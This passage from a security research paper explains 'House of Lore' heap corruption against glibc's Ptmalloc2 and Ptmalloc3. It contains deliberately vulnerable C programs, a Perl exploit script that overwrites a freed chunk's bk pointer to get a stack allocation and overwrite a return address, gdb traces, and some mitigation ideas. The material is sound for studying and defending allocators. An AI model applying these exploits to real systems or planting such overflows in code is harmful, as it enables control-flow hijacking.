        free(agents[sel_ag]->desc);
        agents[sel_ag]->desc = NULL;
    }
}

void delete_agent(void)
{
     if (agents[sel_ag] != NULL) {
         free(agents[sel_ag]);
         agents[sel_ag] = NULL;

         printf("\n[+] Agent %d deleted\n", sel_ag);
```

```
        if (sel_ag == 0) {
            agent_count = 0;
              printf("\n[!] Empty list, please create new agents\n");
        } else {
              sel_ag -= 1;
            agent_count -= 1;
              printf("[+] Current agent selection: %d\n", sel_ag);
        }
    } else {
        printf("\n[!] No agents to delete\n");
    }
}

---[ end agents.c ]---
```

This is the perfect program that I would present in a wargame to those who wish to apply the technique described in this paper.

Someone might think that maybe this program is vulnerable to other techniques described in the Malloc Des-Maleficarum. Indeed given the ability of the user to manage the memory space, it may seem that The House of Mind can be applied here, but one must see that the program limits us to the creation of 256 structures of type "agent_t", and that the size of these structures is about 432 bytes (approximately when you allocate all its fields). If we multiply this number by 256 we get: (110592 = 0x1B000h) which seems too small to let us achieve the desirable address "0x08100000" necessary to corrupt the NON_MAIN_ARENA bit of an already allocated chunk above that address (and thus create a fake arena in order to trigger the attack aforementioned).

Another technique that one would take as viable would be The House of Force since at first it is easy to corrupt the Wilderness (the Top Chunk), but remember that in order to apply this method one of the requirements is that the size of a call to malloc( ) must been defined by the designer with the main goal of corrupting "av->top". This seems impossible here.

Other techniques are also unworkable for several reasons, each due to their intrinsic requirements. So we must study how to sort the steps that trigger the vulnerability and the attack process that we have studied so far.

Let's see in detail:

After a quick look, we found that the only vulnerable function is:

```
   void edit_name(void) {
      ...
         agents[sel_ag]->name = (char *) malloc(32);
      ...
      fgets(agents[sel_ag]->name, 322, stdin);
```

At first it seems a simple typographical error, but it allows us to override the memory chunk that we allocated after "agents[]->name", which can be any, since the program allows practically a full control over memory.

To imitate the maximum possible vulnerable process shown in the previous section, the most obvious thing we can do to start is to create a new agent

(0) and edit all fields. With this we get:

```
   malloc(sizeof(agent_t));  // new agent
   malloc(32);               // agents[0]->name
   malloc(128);              // agents[0]->lastname
   malloc(256);              // agents[0]->desc
```

The main target is to overwrite the "bk" pointer in the field "agents[]->lastname" if we have freed this chunk previously. Moreover, between these two actions, we need to allocate a chunk of memory to be selected from the "TOP code", so that the chunks present in the unsorted bin are sorted in their corresponding bins for a later reuse.

For this, what we do is create a new agent(1), select the first agent(0) and delete its field "lastname", select the second agent(1) and edit its description. This is equal to:

```
   malloc(sizeof(agent_t));      // Get a chunk from TOP code
   free(agents[0]->lastname);    // Insert chunk at unsorted bin
   malloc(256);                  // Get a chunk from TOP code
```

After this last call to malloc( ), the freed chunk of 128 bytes (lastname) will have been placed in its corresponding bin. Now we can alter "bk" pointer of this chunk, and for this we select again the first agent(0) and edit its name (here there will be no call to malloc( ) since it has been previously assigned).

At this time, we can place a proper memory address pointing to the stack and make two calls to malloc(128), first editing the "lastname" field of the second agent(1) and then editing the "lastname" field of agent(0) one more time.

These latest actions should return a memory pointer located in the stack in a position of your choice, and any written content on "agents[0]->lastname" could corrupt a saved return address.

Without wishing to dwell too much more, we show here how a tiny-exploit alter the above pointer "bk" and returns a chunk of memory located in the stack:

```
---[ exthl.pl ]---

#!/usr/bin/perl

print "1\n" .               # Create agents[0]
      "4\n" .               # Edit agents[0]
      "1\nblack\n" .        # Edit name agents[0]
      "2\nngel\n" .         # Edit lastname agents[0]
      "3\nsuperagent\n" .   # Edit description agents[0]
      "0\n1\n" .            # Create agents[1]
      "2\n0\n" .            # Select agents[0]
      "4\n5\n" .            # Delete lastname agents[0]
      "0\n2\n1\n" .         # Select agents[1]
      "4\n" .               # Edit agents[1]
      "3\nsupersuper\n" .   # Edit description agents[1]
      "0\n2\n0\n" .         # Select agents[0]
```

```
      "4\n" .               # Edit agents[0]
      "1\nAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" .
      "\x94\xee\xff\xbf" . # Edit name[0] and overwrite "lastname->bk"
      "\n0\n2\n1\n" .      # Select agents[1]
      "4\n" .               # Edit agents[1]
      "2\nother\n" .        # Edit lastname agents[1]
      "0\n2\n0\n" .         # Select agents[0]
      "4\n" .               # Edit agents[0]
      "2\nBBBBBBBBBBBBBBBBBBBB" .
      "BBBBBBBBBBBBBBBBBBBBBBBBBBB\n"; # Edit lastname agents[0]
                                      # and overwrite a {RET}

---[ end exthl.pl ]---
```

And here is the result, displaying only the outputs of interest for us:

```
black@odisea:~/ptmalloc2$ ./exthl | ./agents
.....

[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0x8 ])            // Create new agents[0]
Agent 0 created, now you can edit it

.....

[PTMALLOC2] -> (Chunk from TOP)
[!!!]malloc(ed) name [ 0x804f020 ]           // Edit name agents[0]
Write name for this agent:

.....

[PTMALLOC2] -> (Chunk from TOP)
[!!!]malloc(ed) lastname [ 0x804f048 ]       // Edit lastname agents[0]
Write lastname for this agent:

.....

[PTMALLOC2] -> (Chunk from TOP)
[!!!]malloc(ed) desc [ 0x804f0d0 ]          // Edit description agents[0]
Write description for this agent:

.....

[PTMALLOC2] -> (Chunk from TOP)
Agent 1 created, now you can edit it        // Create new agents[1]

.....

Write agent number:
[+] Agent 0 selected.                       // Select agents[0]

.....

[PTMALLOC2] -> (Freed and unsorted [ 0x804f040 ] chunk) // Delete lastname

.....

Write agent number:
[+] Agent 1 selected.                       // Select agents[1]
```

```
.....

[PTMALLOC2] -> (Chunk from TOP)
[!!!]malloc(ed) desc [ 0x804f1f0 ]          // Edit description agents[1]
Write description for this agent:

.....

Write agent number:
[+] Agent 0 selected.                       // Select agents[0]

.....

Write name for this agent:                  // Edit name agents[0]

Write agent number:
[+] Agent 1 selected.                       // Select agents[1]

.....

[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0x804f048 ])
[PTMALLOC2] -> (victim->bk = [ 0xbfffee94 ])

[!!!]malloc(ed) lastname [ 0x804f048 ]
Write lastname for this agent:              // Edit lastname agents[1]

.....

Write agent number:
[+] Agent 0 selected.                       // Select agents[0]

.....

[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0xbfffee94 ])
[PTMALLOC2] -> (victim->bk = [ 0xbfffeec0 ])

[!!!]malloc(ed) lastname [ 0xbfffee9c ]    // Edit lastname agents[0]
Segmentation fault
black@odisea:~/ptmalloc2$
```

Everyone can predict what happened in the end, but GDB can clarify for us a few things:

```
----- snip -----

[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0xbfffee94 ])
[PTMALLOC2] -> (victim->bk = [ 0xbfffeec0 ])

[!!!]malloc(ed) lastname [ 0xbfffee9c ]

Program received signal SIGSEGV, Segmentation fault.
0x080490f6 in edit_lastname ()
(gdb) x/i $eip
0x80490f6 <edit_lastname+150>:  ret
(gdb) x/8x $esp
```

```
0xbfffee9c:     0x42424242      0x42424242      0x42424242      0x42424242
0xbfffeeac:     0x42424242      0x42424242      0x42424242      0x42424242
(gdb)

----- snip -----
```

And you have moved to the next level of your favorite wargame, or at least you have increased your level of knowledge and skills.

Now, I encourage you to compile this program with your regular glibc (not static Ptmalloc2), and verify that the result is exactly the same, it does not change the inside code.

I don't know if anyone had noticed, but another of the techniques that in principle could be applied to this case is the forgotten The House of Prime. The requirement for implementing it is the manipulation of the header of two chunks that will be freed. This is possible since an overflow in agents[]->name can override both agents[]->lastname and agents[]->desc, and we can decide both when freeing them and in what order. However, The House of Prime needs also at least the possibility of placing an integer on the stack to overcome a last check and this is where it seems that we stay trapped. Also, remember that since glibc 2.3.6 one can no longer pass to free( ) a chunk smaller than 16 bytes whereas this is the first requirement inherent to this technique (alter the size field of the first piece overwritten 0x9h = 0x8h + PREV_INUSE bit).

```
               << It is common sense to take a method and
                  try it; if it fails, admit it frankly and
                  try another. But above all, try something. >>

                                        [ Franklin D. Roosevelt ]
```

```
           .------------------------------.
---[ 3 ---[   LargeBin Corruption Method   ]---
           .------------------------------.
```

In order to apply the method recently explained to a largebin we need the same conditions, except that the size of the chunks allocated should be above 512 bytes as seen above.

However, in this case the code triggered in "_int_malloc( )" is different and more complex. Extra requirements will be necessary in order to achieve a successful execution of arbitrary code.

We will make some minor modifications to the vulnerable program presented in 2.2.1 and will see, through the practice, which of these preconditions must be met.

Here is the code:

```
---[ thl-large.c ]---

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
```

```
void evil_func(void)
{
    printf("\nThis is an evil function. You become a cool \
              hacker if you are able to execute it\n");
}

void func1(void)
{
    char *lb1, *lb2;

    lb1 = (char *) malloc(1536);
    printf("\nLB1 -> [ %p ]", lb1);
    lb2 = malloc(1536);
    printf("\nLB2 -> [ %p ]", lb2);

    strcpy(lb1, "Which is your favourite hobby: ");
    printf("\n%s", lb1);
    fgets(lb2, 128, stdin);
}

int main(int argc, char *argv[])
{
    char *buff1, *buff2, *buff3;

    malloc(4096);
    buff1 = (char *) malloc(1024);
    printf("\nBuff1 -> [ %p ]", buff1);
    buff2 = (char *) malloc(2048);
    printf("\nBuff2 -> [ %p ]", buff2);
    buff3 = (char *) malloc(4096);
    printf("\nBuff3 -> [ %p ]\n", buff3);

    free(buff2);

    printf("\nBuff4 -> [ %p ]", malloc(4096));

    strcpy(buff1, argv[1]);

    func1();

    return 0;
}

---[ end thl-large.c ]---
```

As you can see, we still need an extra reserve (buff4) after releasing the second allocated chunk. This is because it's not a good idea to have a corrupted "bk" pointer in a chunk that still is in the unsorted bin. When it happens, the program usually breaks sooner or later in the instructions:

```
/* remove from unsorted list */
unsorted_chunks(av)->bk = bck;
bck->fd = unsorted_chunks(av);
```

But if we do not make anything wrong before the recently freed chunk is placed in its corresponding bin, then we pass without penalty or glory the next area code:

```
    while ( (victim = unsorted_chunks(av)->bk) != unsorted_chunks(av)) {
       ...
    }
```

Having passed this code means that (buff2) has been introduced in its corresponding largebin. Therefore we will reach this code:

```
----- snip -----

    if (!in_smallbin_range(nb)) {
      bin = bin_at(av, idx);

      for (victim = last(bin); victim != bin; victim = victim->bk) {
        size = chunksize(victim);

        if ((unsigned long)(size) >= (unsigned long)(nb)) {
          printf("\n[PTMALLOC2] No enter here please\n");
          remainder_size = size - nb;
          unlink(victim, bck, fwd);
          .....

----- snip -----
```

This does not look good. The unlink( ) macro is called, and we know the associated protection since the 2.3.6 version of Glibc. Going there would destroy all the work done until now.

Here comes one of the first differences in the largebin corruption method. In 2.2.1 we said that after overwriting the "bk" pointer of the free( ) chunk, two calls to malloc( ) with the same size should be carried out to return a pointer *mem in an arbitrary memory address.

In largebin corruption, we must avoid this code at all cost. For this, the two calls to malloc( ) must be less than buff2->size. Phantasmal told us "512 < M < N", and that is what we see in our vulnerable application: 512 < 1536 < 2048.

As it has not previously been freed any chunk of this size (1536) or at least belonging to the same bin, "_int_malloc( )" tries to search a chunk that can fulfill the request from the next bin to the recently scanned:

```
    // Search for a chunk by scanning bins, starting with next largest bin.

    ++idx;
    bin = bin_at(av,idx);
```

And here is where the magic comes, the following piece of code will be executed:

```
----- snip -----

      victim = last(bin);
      .....
```

```
      else {
        size = chunksize(victim);

        remainder_size = size - nb;

printf("\n[PTMALLOC2] -> (Largebin code reached)");
printf("\n[PTMALLOC2] -> remander_size = size (%d) - nb (%d) = %u", size,
                                               nb, remainder_size);
printf("\n[PTMALLOC2] -> (victim = [ %p ])", victim);
printf("\n[PTMALLOC2] -> (victim->bk = [ %p ])\n", victim->bk);

        /* unlink */
        bck = victim->bk;
        bin->bk = bck;
        bck->fd = bin;

        /* Exhaust */
        if (remainder_size < MINSIZE) {
          printf("\n[PTMALLOC2] -> Exhaust code!! You win!\n");
          .....
          return chunk2mem(victim);
        }

        /* Split */
        else {
          .....
          set_foot(remainder, remainder_size);
          check_malloced_chunk(av, victim, nb);
          return chunk2mem(victim);
        }
      }

----- snip -----
```

The code has been properly trimmed to show only the parts that have relevance in the method we are describing. Calls to printf( ) are of my own and you will soon see its usefulness.

Also it's easy to see that the process is practically the same as in the smallbin code. You take the last chunk of the respective largebin (last(bin)) in "victim" and proceed to unlink it (without macro) before reaching the user control. Since we control "victim->bk", at first the attack requirements are the same, but then, where is the difference?

Calling set_foot( ) tends to produce a segmentation fault since that "remainder_size" is calculated from "victim->size", value that until now we were filling out with random data. The result is something like the following:

```
(gdb) run `perl -e 'print "A" x 1036 . "\x44\xf0\xff\xbf"'`

[PTMALLOC2] -> (Chunk from TOP)
Buff1 -> [ 0x8050010 ]
[PTMALLOC2] -> (Chunk from TOP)
Buff2 -> [ 0x8050418 ]
[PTMALLOC2] -> (Chunk from TOP)
Buff3 -> [ 0x8050c20 ]

[PTMALLOC2] -> (Freed and unsorted [ 0x8050410 ] chunk)
```

```
[PTMALLOC2] -> (Chunk from TOP)
Buff4 -> [ 0x8051c28 ]
[PTMALLOC2] -> (Largebin code reached)
[PTMALLOC2] -> remander_size = size (1094795584) - nb (1544) = 1094794040
[PTMALLOC2] -> (victim = [ 0x8050410 ])
[PTMALLOC2] -> (victim->bk = [ 0xbffff044 ])

Program received signal SIGSEGV, Segmentation fault.
0x0804a072 in _int_malloc (av=0x804e0c0, bytes=1536) at malloc.c:4144
4144              set_foot(remainder, remainder_size);
(gdb)
```

The solution is then enforce the conditional:

```
   if (remainder_size < MinSize) {
      ...
   }.
```

Anyone might think of overwriting "victim->size" with a value like "0xfcfcfcfc" which would generate as a result a negative number smaller than MINSIZE, but we must remember that "remainder_size" is defined as an "unsigned long" and therefore the result will always be a positive value.

The only possibility that remains then is that the vulnerable application allows us to insert null bytes in the attack string, and therefore to supply a value as (0x00000610 = 1552) that would generate:
1552 - 1544 (align) = 8 and the condition would be fulfilled. Let us see in action:

```
(gdb) set *(0x08050410+4)=0x00000610
(gdb) c
Continuing.
Buff4 -> [ 0x8051c28 ]
[PTMALLOC2] -> (Largebin code reached)
[PTMALLOC2] -> remander_size = size (1552) - nb (1544) = 8
[PTMALLOC2] -> (victim = [ 0x8050410 ])
[PTMALLOC2] -> (victim->bk = [ 0xbffff044 ])

[PTMALLOC2] -> Exhaust code!! You win!

LB1 -> [ 0x8050418 ]
[PTMALLOC2] -> (Largebin code reached)
[PTMALLOC2] -> remander_size = size (-1073744384) - nb (1544) = 3221221368
[PTMALLOC2] -> (victim = [ 0xbffff044 ])
[PTMALLOC2] -> (victim->bk = [ 0xbffff651 ])

Program received signal SIGSEGV, Segmentation fault.
0x0804a072 in _int_malloc (av=0x804e0c0, bytes=1536) at malloc.c:4144
4144              set_foot(remainder, remainder_size);
```

Perfect, we reached the second memory request where we saw that victim is equal to 0xbffff044 which being returned would provide a chunk whose *mem pointes to the stack. However set_foot( ) again gives us problems, and this is obviously because we are not controlling the "size" field of this fake chunk created on the stack.

This is where we have to overcome the latter condition. Victim should point to a memory location containing user-controlled data, so that we can enter

an appropriate "size" value and conclude the technique.

We end this section by saying that the largebin corruption method is not just pure fantasy as we've made it a reality. However it is true that finding the required preconditions of attack in real-life applications is almost impossible.

As a curious note, one might try to overwrite "victim->size" with 0xffffffff (-1) and check that on this occasion set_foot( ) seems to follow its course without breaking the program.

Note: Again we have not tested all versions of glibc, but we noted the following fixes in advanced versions:

```
----- snip -----

      else {
        size = chunksize(victim);

        /*  We know the first chunk in this bin is big enough to use. */
        assert((unsigned long)(size) >= (unsigned long)(nb));  <-- !!!!!!!

        remainder_size = size - nb;

        /* unlink */
        unlink(victim, bck, fwd);

        /* Exhaust */
        if (remainder_size < MINSIZE) {
          set_inuse_bit_at_offset(victim, size);
          if (av != &main_arena)
            victim->size |= NON_MAIN_ARENA;
        }

        /* Split */
        else {

----- snip -----
```

What this means is that the unlink( ) macro has been newly introduced into the code, and thus the classic pointer testing mitigate the attack.

```
               << Insanity is doing the same
                  thing over and over again, and
                  expecting different results. >>

                                  [ Albert Einstein ]
```

```
           .-------------------------.
---[ 4 ---[   Analysis of Ptmalloc3   ]---
           .-------------------------.
```

Delving into the internals of Ptmalloc3, without warm up, may seem violent, but with a little help it's only a child's game.

In order to understand correctly the next sections, I present here the most notable differences in the code with respect to Ptmalloc2.

The basic operation remains the same, in the end it's another common memory allocator, and is also based on a version of Doug Lea allocator but adapted to work on multiple threads.

For example, here is the chunk definition:

```
struct malloc_chunk {
  size_t               prev_foot;  /* Size of previous chunk (if free).  */
  size_t               head;       /* Size and inuse bits. */
  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;
};
```

As we see, the names of our well known "prev_size" and "size" fields have been changed, but the meaning remains the same. Furthermore we knew three usual bit control to which they added an extra one called "CINUSE_BIT" which tells (in a redundant way) that the current chunk is assigned, as opposed to that PINUSE_BIT that continues to report the allocation of the previous chunk. Both bits have their corresponding checking and assign macros.

The known "malloc_state" structure now stores the bins into two different arrays for different uses:

```
     mchunkptr  smallbins[(NSMALLBINS+1)*2];
     tbinptr    treebins[NTREEBINS];
```

The first of them stores free chunks of memory below 256 bytes. Treebins[] is responsible for long pieces and uses a special tree organization. Both arrays are important in the respective techniques that will be discussed in the following sections, providing there more details about its management and corruption.

Some of the areas of greatest interest in "malloc_state" are:

```
     char*      least_addr;
     mchunkptr  dv;
     size_t     magic;
```

* "least_addr" is used in certain macros to check if the address of a given P chunk is within a reliable range.

* "dv", or Designated Victim is a piece that can be used quickly to serve a small request, and to gain efficiency is typically, by general rule, the last remaining piece of another small request. This is a value that is used frequently in the smallbin code, and we will see it in the next section.

* "Magic" is a value that should always be equal to malloc_params.magic and in principle is obtained through the device "/dev/urandom". This value can be XORed with mstate and written into p->prev_foot for later to retrieve the mstate structure of that piece by applying another XOR operation with the same value. If "/dev/urandom" can not be used, magic is calculated from the time(0) syscall and "0x55555555U" value with

other checkups, and if the constant INSECURE was defined at compile
time magic then directly take the constant value: "0x58585858U".

For security purposes, some of the most important macros are following:

```
#define ok_address(M, a) ((char*)(a) >= (M)->least_addr)
#define ok_next(p, n)    ((char*)(p) < (char*)(n))
#define ok_cinuse(p)     cinuse(p)
#define ok_pinuse(p)     pinuse(p)
#define ok_magic(M)      ((M)->magic == mparams.magic)
```

which could always return true if the constant INSECURE is defined at
compile time (which is not the case by default).

The last macro that you could be observe frequently is "RTCHECK(e)" which
is nothing more than a wrapper for "__builtin_expect(e, 1)", which in time
is more familiar from previous studies on malloc.

As we said, "malloc_params" contains some of the properties that can be
established through "mallopt(int param, int value)" at runtime, and
additionally we have the structure "mallinfo" that maintains the global
state of the allocation system with information such as the amount of
already allocated space, the amount of free space, the number of total free
chunks, etc...

Talking about the management of Mutex and treatment of Threads in Ptmalloc3
is something beyond the scope of this article (and would probably require
to write an entire book), so we will not discuss this issue and will rather
go forward.

In the next section we see that every precaution that have been taken are
not sufficient to mitigate the attack presented here.

> << Software is like entropy: It is
> difficult to grasp, weighs nothing,
> and obeys the Second Law of Thermodynamics:
> i.e., it always increases. >>
>
> [Norman Augustine]

```
              .---------------------------------.
---[ 4.1 ---[   SmallBin Corruption (Reverse)   ]---
              .---------------------------------.
```

In an attempt to determine whether THoL could be viable in this last
version of Wolfram Gloger. This version have a lot security mechanisms and
integrity checks against heap overflows, fortunately I discovered a variant
of our smallbin corruption method, this variant could be applied.

To begin, we compile Ptmalloc3 and link the library statically with the
vulnerable application presented in 2.2.1. After using the same method to
exploit that application (by adjusting the evil_func( ) address of course,
which would be our dummy shellcode), we obtain a segment violation at
malloc.c, particularly in the last instruction of this piece of code:

```
----- snip -----

void* mspace_malloc(mspace msp, size_t bytes) {
  .....
  if (!PREACTION(ms)) {
    .....
    if (bytes <= MAX_SMALL_REQUEST) {
    .....
      if ((smallbits & 0x3U) != 0) {
        .....
        b = smallbin_at(ms, idx);
        p = b->fd;
        unlink_first_small_chunk(ms, b, p, idx);

----- snip -----
```

Ptmalloc3 can use both dlmalloc( ) and mspace_malloc( ) depending on whether the constant "ONLY_MSPACES" has been defined at compile-time (this is the default option -DONLY_MSPACES). This is irrelevant for the purposes of this explanation since the code is practically the same for both functions.

The application breaks when, after having overwritten the "bk" pointer of buff2, one requests a new buffer with the same size. Why does it happen?

As you can see, Ptmallc3 acts in an opposite way of Ptmalloc2. Ptmalloc2 attempts to satisfy the memory request with the last piece in the bin, however, Ptmalloc3 intends to cover the request with the first piece of the bin: "p = b->fd".

mspace_malloc () attempts to unlink this piece of the corresponding bin to serve the user request, but something bad happens inside the "unlink_first_small_chunk( )" macro, and the program segfaults.

Reviewing the code, we are interested by a few lines:

```
----- snip -----

#define unlink_first_small_chunk(M, B, P, I) {\
  mchunkptr F = P->fd;\                   [1]
  .....
  if (B == F)\
    clear_smallmap(M, I);\
  else if (RTCHECK(ok_address(M, F))) {\ [2]
    B->fd = F;\                           [3]
    F->bk = B;\                           [4]
  }\
  else {\
    CORRUPTION_ERROR_ACTION(M);\
  }\
}

----- snip -----
```

Here, P is our overwritten chunk, and B is the bin belonging to that piece. In [1], F takes the value of the "fd" pointer that we control (at the same

time that we overwrote the "bk" pointer in buff2).

If [2] is overcome, which is a security macro we've seen in the previous section:

```
    #define ok_address(M, a) ((char*)(a) >= (M)->least_addr)
```

where the least_addr field is "the least address ever obtained from MORECORE or MMAP"... then anything of higher value will pass this test.

We arrive to the classic steps of unlink, in [3] the "fd" pointer of the bin points to our manipulated address. In [4] is where a segmentation violation occurs, as it tries to write to (0x41414141)->bk the address of the bin. As it falls outside the allocated address space, the fun ends.

For the smallbin corruption technique over Ptmalloc3 it is necessary to properly overwrite the "fd" pointer of a freed buffer with a random address. After, it is necessary to try making a future call to malloc( ), with the same size, that returns the random address as the allocated space.

The precautions are the same as in 2.2.1, F->bk must contain a writable address, otherwise it will cause an access violation in [4].

If we accomplish all this conditions, the first chunk of the bin will be unlinked and the following piece of code will be triggered.

```
----- snip -----

        mem = chunk2mem(p);
        check_malloced_chunk(gm, mem, nb);
        goto postaction;

        .....
        postaction:
            POSTACTION(gm);
            return mem;

----- snip -----
```

I added the occasional printf( ) sentence into mspace_malloc( ) and the unlink_first_small_chunk( ) macro to see what happened, and the result was as follow:

```
Starting program: /home/black/ptmalloc3/thl `perl -e 'print "A"x24 .
"\x28\xf3\xff\xbf"'` < evil.in

[mspace_malloc()]: 16 bytes <= 244
Buff1 -> [ 0xb7feefe8 ]
[mspace_malloc()]: 128 bytes <= 244
Buff2 -> [ 0xb7fef000 ]
Buff3 -> [ 0xb7fef088 ]

Buff4 -> [ 0xb7fef190 ]

[mspace_malloc()]: 128 bytes <= 244
[unlink_first_small_chunk()]: P->fd = 0xbffff328
```

```
LB1 -> [ 0xb7fef000 ]

[mspace_malloc()]: 128 bytes <= 244
[unlink_first_small_chunk()]: P->fd = 0xbffff378
LB2 -> [ 0xbffff330 ]

Which is your favourite hobby:
This is an evil function. You become a cool hacker if you are able to
execute it
```

"244" is the present value of MAX_SMALL_REQUEST, which as we can see, is another difference from Ptmalloc2, which defined a smallbin whenever requested size was less than 512. In this case the range is a little more limited.

```
               << From a programmer's point of view,
                  the user is a peripheral that types
                  when you issue a read request. >>

                                      [ P. Williams ]
```

```
              .---------------------------------------.
---[ 4.2 ---[   LargeBin Method (TreeBin Corruption)   ]---
              .---------------------------------------.
```

At this point of the article, we have understood the basic concepts correctly. One could now continue to study on his own the Ptmalloc3 internals.

In Ptmalloc3, large chunks (ie larger than 256 bytes), are stored in a tree structure where each chunk has a pointer to its father, and retains two pointers to its children (left and right) if having any. The code that defines this structure is the following:

```
----- snip -----

struct malloc_tree_chunk {
  /* The first four fields must be compatible with malloc_chunk */
  size_t                    prev_foot;
  size_t                    head;
  struct malloc_tree_chunk* fd;
  struct malloc_tree_chunk* bk;

  struct malloc_tree_chunk* child[2];
  struct malloc_tree_chunk* parent;
  bindex_t                  index;
};

----- snip -----
```

When a memory request for a long buffer is made, the "if (bytes <= MAX_SMALL_REQUEST) {}" sentence fails, and the executed code, if nothing strange happens, is as follow:

```
----- snip -----

    else {
      nb = pad_request(bytes);
      if (ms->treemap != 0 && (mem = tmalloc_large(ms, nb)) != 0) {
        check_malloced_chunk(ms, mem, nb);
        goto postaction;
      }
    }

----- snip -----
```

Into tmalloc_large( ), we aim to achieve this code:

```
----- snip -----

  if (v != 0 && rsize < (size_t)(m->dvsize - nb)) {
    if (RTCHECK(ok_address(m, v))) { /* split */
      .....
      if (RTCHECK(ok_next(v, r))) {
        unlink_large_chunk(m, v);
        if (rsize < MIN_CHUNK_SIZE)
          set_inuse_and_pinuse(m, v, (rsize + nb));
        else {
          set_size_and_pinuse_of_inuse_chunk(m, v, nb);
          set_size_and_pinuse_of_free_chunk(r, rsize);
          insert_chunk(m, r, rsize);
        }
        return chunk2mem(v);
        .....

----- snip -----
```

If we tried to exploit this program in the same way as for Ptmalloc2, the application would break first in the "unlink_large_chunk( )" macro, which is very similar to "unlink_first_small_chunk( )". The most important lines of this macro are these:

```
    F = X->fd;\ [1]
    R = X->bk;\ [2]
    F->bk = R;\ [3]
    R->fd = F;\ [4]
```

Thus we now know that both the "fd" and "bk" pointers of the overwritten chunk must be pointing to writable memory addresses, otherwise this could lead to an invalid memory access.

The next error will come in: "set_size_and_pinuse_of_free_chunk(r, rsize)", which tells us that the "size" field of the overwritten chunk must be user-controlled. And so again, we need the vulnerable application to allow us introducing NULL bytes.

If we can accomplish this, the first call to "malloc(1536)" of the application shown in section 3 will be executed correctly, and the issue will come with the second call. Specifically within the loop:

```
----- snip -----

  while (t != 0) { /* find smallest of tree or subtree */
    size_t trem = chunksize(t) - nb;
    if (trem < rsize) {
      rsize = trem;
      v = t;
    }
    t = leftmost_child(t);
  }

----- snip -----
```

When you first enter this loop, "t" is being equal to the address of the first chunk in the tree_bin[] corresponding to the size of the buffer requested. The loop will continue while "t" has still some son and, finally "v" (victim) will contain the smallest piece that can satisfy the request.

The trick for saving our problem is to exit the loop after the first iteration. For this, we must make "leftmost_child(t)" returning a "0" value.

Knowing the definition:

```
#define leftmost_child(t) ((t)->child[0] != 0? (t)->child[0]:(t)->child[1])
```

The only way is to place (buff2->bk) in an address of the stack. It is necessary the pointers child[0] and child[1] with a "0" value, which means no more children. Then "t" (and therefore "v") will be provided while the "size" field not fails the if( ) sentence.

> << Before software should be
> reusable, it should be usable. >>
>
> [Ralph Johnson]

```
               .-----------------------------.
---[ 4.3 ---[    Implement Security Checks    ]---
               .-----------------------------.
```

Ptmalloc3 could be safer than it seems at first, but for this, you should have defined the FOOTERS constant at compile time (which is not the default case).

We saw the "magic" parameter at the beginning of section 4, which is present in all malloc_state structures and the way in which it is calculated. The reason why "prev_size" now is named as "prev_foot" if that if FOOTERS is defined, then this field is used to store the result of a XOR operation between the mstate belonging to the chunk and the magic value recently calculated. This is done with:

```
/* Set foot of inuse chunk to be xor of mstate and seed */
#define mark_inuse_foot(M,p,s)\
 (((mchunkptr)((char*)(p)+(s)))->prev_foot = ((size_t)(M) ^ mparams.magic))
```

XOR, as always, remains being a symmetric encryption that allows, at the same time, saving the malloc_state address and establishing a kind of cookie to prevent a possible attack whenever altered. This mstate is obtained with the following macro:

```
#define get_mstate_for(p)\
  ((mstate)(((mchunkptr)((char*)(p) +\
    (chunksize(p))))->prev_foot ^ mparams.magic))
```

For example, at the beginning of the "mspaces_free( )" function which is called by the wrapper free( ), is started in this way:

```
   #if FOOTERS
       mstate fm = get_mstate_for(p);
   #else /* FOOTERS */
       mstate fm = (mstate)msp;
   #endif /* FOOTERS */
       if (!ok_magic(fm)) {
         USAGE_ERROR_ACTION(fm, p);
         return;
       }
```

If we corrupt the header of an allocated chunk (and therefore the prev_foot field). When the chunk was freed, get_mstate_for( ) will return an erroneous arena. At this moment ok_magic( ) will test the "magic" value of that area and it will abort the application.

Moreover, one must be aware that the current flow could be broken even before the USAGE_ERROR_ACTION( ) call if the reading of fm->magic causes a segmentation fault due to wrong value obtained by get_mstate_for( ).

How to deal with this cookie and the probability analysis in order to predict its value at runtime is an old issue, and we will not talk more here about it. Though one could remember the PaX case, perhaps an overwritten pointer can point beyond the "size" field of a chunk, and through a future STRxxx( ) or MEMxxx( ) call, crush their data without have altered "prev_foot". Skape made an excellent job in his "Reducing the effective entropy of gs cookies" [4] for the Windows platform. It could give you some fantastic ideas to apply. Who knows, it all depends on the vulnerability and inherent requirements of the tested application.

What is the advantage of THoL according to this protection? It is very clear, the target chunk is corrupted after its release, and therefore the integrity checks are passed.

Anyway, there should be ways to mitigate these kinds of problems, to start, if we all know that no memory allocation should proceed belonging to a stack location, one could implement something as simple as this:

```
#define STACK_ADDR 0xbff00000

#define ok_address(M, a) (((char*)(a) >= (M)->least_addr)\
```

```
                    && ((a) <= STACK_ADDR))
```

and the application is aborted before getting a successful exploitation. Also a check as ((a) >> 20) == 0xbff) should be effective. It is only an example, the relative stack position could be very different in your system, it is a very restrictive protection.

Anyone who read the source code base has probably noticed that Ptmalloc3's unlink...( ) macros omit the classic tests that implanted in glibc to check the double linked list. We do not consider this because we know that a real implementation would take it into account and should add this integrity check. However, I can not perform a more detailed stud until someone decides in a future that glibc will be based on Ptmalloc3.

The conclusion of this overview is that some of the techniques detailed in the Maleficarum & Des-Maleficarum papers are not reliable in Ptmalloc3. One of them, for example, is The House of Force. Remember that it needs both to overwrite the "size" field of the wilderness chunk and a request with a user-defined size. This was possible partly in Ptmalloc2 because the size of the top chunk was read in this way:

```
    victim = av->top;
    size = chunksize(victim);
```

Unfortunately, now Ptmalloc3 saves this value in the "malloc_state" and reads it directly with this:

```
   size_t rsize = (g)m->topsize // gm for dlmalloc( ), m for
                                // mspace_malloc( )
```

In any case, it is worth recalling one of the comments present at the beginning of "malloc.c":

     "This is only one aspect of security -- these checks do not,
      and cannot, detect all possible programming errors".

```
               << Programming without an overall architecture
                  or design in mind is like exploring a cave
                  with only a flashlight: You don't know where
                  you've been, you don't know where you're going,
                  and you don't know quite where you are. >>

                                               [ Danny Thorpe ]
```

```
               .------------------------------------.
